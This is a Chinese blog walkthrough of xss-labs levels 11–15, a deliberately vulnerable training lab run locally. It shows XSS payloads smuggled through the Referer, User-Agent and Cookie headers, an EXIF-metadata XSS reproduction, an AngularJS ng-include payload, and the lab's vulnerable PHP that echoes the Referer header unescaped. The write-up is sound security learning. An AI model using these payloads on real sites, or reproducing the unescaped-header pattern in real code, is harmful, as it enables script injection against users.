

# xss-labs笔记(三)

原创

L1s4 于 2021-01-27 15:28:16 发布 528 收藏

分类专栏: [xss-labs](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/baidu\\_39504221/article/details/113095750](https://blog.csdn.net/baidu_39504221/article/details/113095750)

版权



[xss-labs](#) 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

## 文章目录

[Less11](#)

[Less12](#)

[Less13](#)

[Less14](#)

[Less15](#)

## Less11

和less10一样, 有四个隐藏表单

尝试像less10一样构造test payload

```
http://localhost/xss-labs/level11.php?keyword=1&t_link=1&t_history=2&t_sort=3&t_ref=4
```

```
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="3" type="hidden">
<input name="t_ref" value="" type="hidden">
</form>
```

payload 1

```
keyword=1&t_link=1&t_history=2&t_sort="onclick=alert(1)&t_ref=4
```

发现双引号变成预定义字符了

```
-----\
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="&quot;onclick=&quot;alert(1)&quot;" type="hidden">
<input name="t_ref" value="" type="hidden">
</form>
-----\

```

不太行，看下源码

```
|<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">", "", $str11);
$str33=str_replace("<", "", $str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".<center>
<form id=search>
<input name="t_link" value=".'" type="hidden">
<input name="t_history" value=".'" type="hidden">
<input name="t_sort" value="'.htmlspecialchars($str00).'"' type="hidden">
<input name="t_ref" value="'. $str33.'" type="hidden">
</form>
</center>';
?>
```

这里对双引号等字符进行转义了，突破口不在这

这里取了str33为值，而str33=HTTP\_REFERER

所以我们可以抓包，改包

```
GET /xss-labs/level11.php?keyword=1&t_lii
Host: 192.168.0.103
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Accept:
text/html,application/xhtml+xml,application/xi
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
REFERER:"onclick"=alert(1)
Connection: close log.csdn.net/baidu_39504221
```

```
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="&quot;onclick=&quot;alert(1)" type="hi
<input name="t_ref" value="onclick=alert(1)" type="hidden">
</form>
</center><center><img src=level11.png></center>
```

forward, 然后查看源码

审查元素修改type属性, onclick

浏览器地址栏: 192.168.0.103/xss-labs/level11.php?keyword=1&t\_link=1&t\_history=2&t\_sort="onclick="alert(1)&t\_ref=4000

192.168.0.103 显示  
完成的不错!

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Lighthouse

```
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level11</h1>
    <h2 align="center">没有找到和1相关的结果.</h2>
    <center>
      <form id="search">
        <input name="t_link" value type="hidden">
        <input name="t_history" value type="hidden">
        <input name="t_sort" value="onclick="alert(1)" type="hidden">
        <input name="t_ref" value onclick="alert(1)" type => $0
```

## Less12

查看源码

浏览器地址栏: view-source:192.168.0.103/xss-labs/level12.php?keyword=good%20job!

```
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7   confirm("完成的不错! ");
8   window.location.href="level13.php?keyword=good job!";
9 }
10 </script>
11 <title>欢迎来到level12</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level12</h1>
15 <h2 align=center>没有找到和good job!相关的结果.</h2><center>
16 <form id=search>
17 <input name="t_link" value="" type="hidden">
```

```
18 <input name="t_history" value="" type="hidden">
19 <input name="t_sort" value="" type="hidden">
20 <input name="t_ua" value="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
21 </form>
22 </center><center><img src=level12.png></center>
23 <h3 align=center>payload的长度:9</h3></body>
24 </html>
```

[https://blog.csdn.net/baidu\\_39504221](https://blog.csdn.net/baidu_39504221)

按照上题思路，直接抓包改包

Request to http://192.168.0.103:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET /xss-labs/level12.php?keyword=good%20job! HTTP/1.1

Host: 192.168.0.103

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=

Referer: http://192.168.0.103/xss-labs/level11.php?keyword=1&t\_link=1&t\_history=2&t\_sort=%22onclick=%22alert(1)&t\_ref=4000

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

[https://blog.csdn.net/baidu\\_39504221](https://blog.csdn.net/baidu_39504221)

```
GET /xss-labs/level12.php?keyword=good%20job! HT
Host: 192.168.0.103
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: "onclick="alert(1)"
Accept: text/html,application/xhtml+xml,application/xml;
Referer: http://192.168.0.103/xss-labs/level11.php?key
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

[https://blog.csdn.net/baidu\\_39504221](https://blog.csdn.net/baidu_39504221)

forward

```
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_ua" value="onclick="alert(1)" type="hidden">
</form>
</center><center><img src=level12.png></center>
<h3 align=center>payload的长度:9</h3></body>
```


审查元素修改type属性，然后onclick

欢迎来到level12

view-source:192.168.0.103/xss

不安全 | 192.168.0.103/xss-labs/level12.php?keyword=good%20job!

192.168.0.103 显示



```
Elements Console Sources Network Performance Memory Application Security Lighthouse
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level12</h1>
    <h2 align="center">没有找到和good job!相关的结果.</h2>
  </body>
</html>
... <form id="search"> == $0
  <input name="t_link" value type="hidden">
  <input name="t_history" value type="hidden">
  <input name="t_sort" value type="hidden">
  <input name="t_ua" value onclick="alert(1)" type="text">
</form>
```

[https://blog.csdn.net/baidu\\_39504221](https://blog.csdn.net/baidu_39504221)

本题与上题的区别还是换了个位置而已

## Less13

与上题无异，位置换成cookie了

```
Request to http://192.168.0.103:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /xss-labs/level13.php?keyword=good%20job! HTTP/1.1
Host: 192.168.0.103
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3989.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.0.103/xss-labs/level12.php?keyword=good job!
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: user="onclick="alert(1)"
Connection: close
```

[https://blog.csdn.net/baidu\\_39504221](https://blog.csdn.net/baidu_39504221)

192.168.0.103 显示  
完成的不错!  
确定 取消



```
Elements Console Sources Network Performance Memory Application Security Lighthouse
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>...</script>
<title>欢迎来到level13</title>
</head>
<body>
  <h1 align="center">欢迎来到level13</h1>
  <h2 align="center">没有找到和good job!相关的结果.</h2>
  <center>
    <form id="search">
      <input name="t_link" value type="hidden">
      <input name="t_history" value type="hidden"> == $0
      <input name="t_sort" value type="hidden">
      <input name="t_cook" value onclick="alert(1)" type="text">
    </form>
  </center>
</body>
</html>
```

https://blog.csdn.net/baidu\_39504221


### Less14

```
1 <html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <title>欢迎来到level14</title>
5 </head>
6 <body>
7 <h1 align=center>欢迎来到level14</h1>
8 <center><iframe name="leftframe" marginwidth=10 marginheight=10 src="http://www.exifviewer.org,
9 </body>
10 </html>
11
```


https://blog.csdn.net/baidu\_39504221

查看源码，只有一个iframe标签，迷迷糊糊的  
经过百度，原来这题考的是图片exif信息保存型xss（不过本题已经无法正常访问了）  
自己搭环境复现

```
<?php
$exif = exif_read_data('test.jpg');
var_dump($exif);
?>
```



访问的时候报了个错




**Fatal error:** Uncaught Error: Call to undefined function exif\_read\_data() in D:\phpstudy\_pro\W

[https://blog.csdn.net/baidu\\_39504221](https://blog.csdn.net/baidu_39504221)

解决方法

在php.ini中的Dynamic Extensions下面添加

```
extension=php_mbstring.dll  
extension=php_exif.dll
```




[https://blog.csdn.net/baidu\\_39504221](https://blog.csdn.net/baidu_39504221)

成功弹窗

## Less15

从14关点进来后，发现url中有一个get参数



查看源码，看看他被放到哪去的

```

12 </div></div></div></div></div></div>
13 </head>
14 <h1 align=center>欢迎来到第15关，自己想个办法走出去吧！ </h1>
15 <p align=center><img src=level15.png></p>
16 <body><span class="ng-include:l.gif"></span></body>
17
18
```

test payload



```

14 <h1 align=center>欢迎来到第15关，自己想个办法走出去吧！ </h1>
15 <p align=center><img src=level15.png></p>
16 <body><span class="ng-include:&quot;&gt;&lt;&script&gt;alert(1)&lt;/script&gt;"></span></body>
17
18
```

被转义成预处理字符了，尝试闭合失败

不太行，百度学习一下ng-include

- 1、ng-include 指令用于包含外部的 HTML文件。
- 2、包含的内容将作为指定元素的子节点。
- 3、ng-include 属性的值可以是一个表达式，返回一个文件名。
- 4、默认情况下，包含的文件需要包含在同一个域名下。

特别值得注意的几点如下：


- 1.ng-include,如果单纯指定地址，必须要加引号
- 2.ng-include,加载外部html，script标签中的内容不执行



3.ng-include,加载外部html中含有style标签样式可以识别

payload

```
?src='level1.php?name=<img src=1 onerror=alert(1)>'
```



欢迎来到level1

欢迎用户



参考

<https://www.zhaosimeng.cn/writeup/117.html>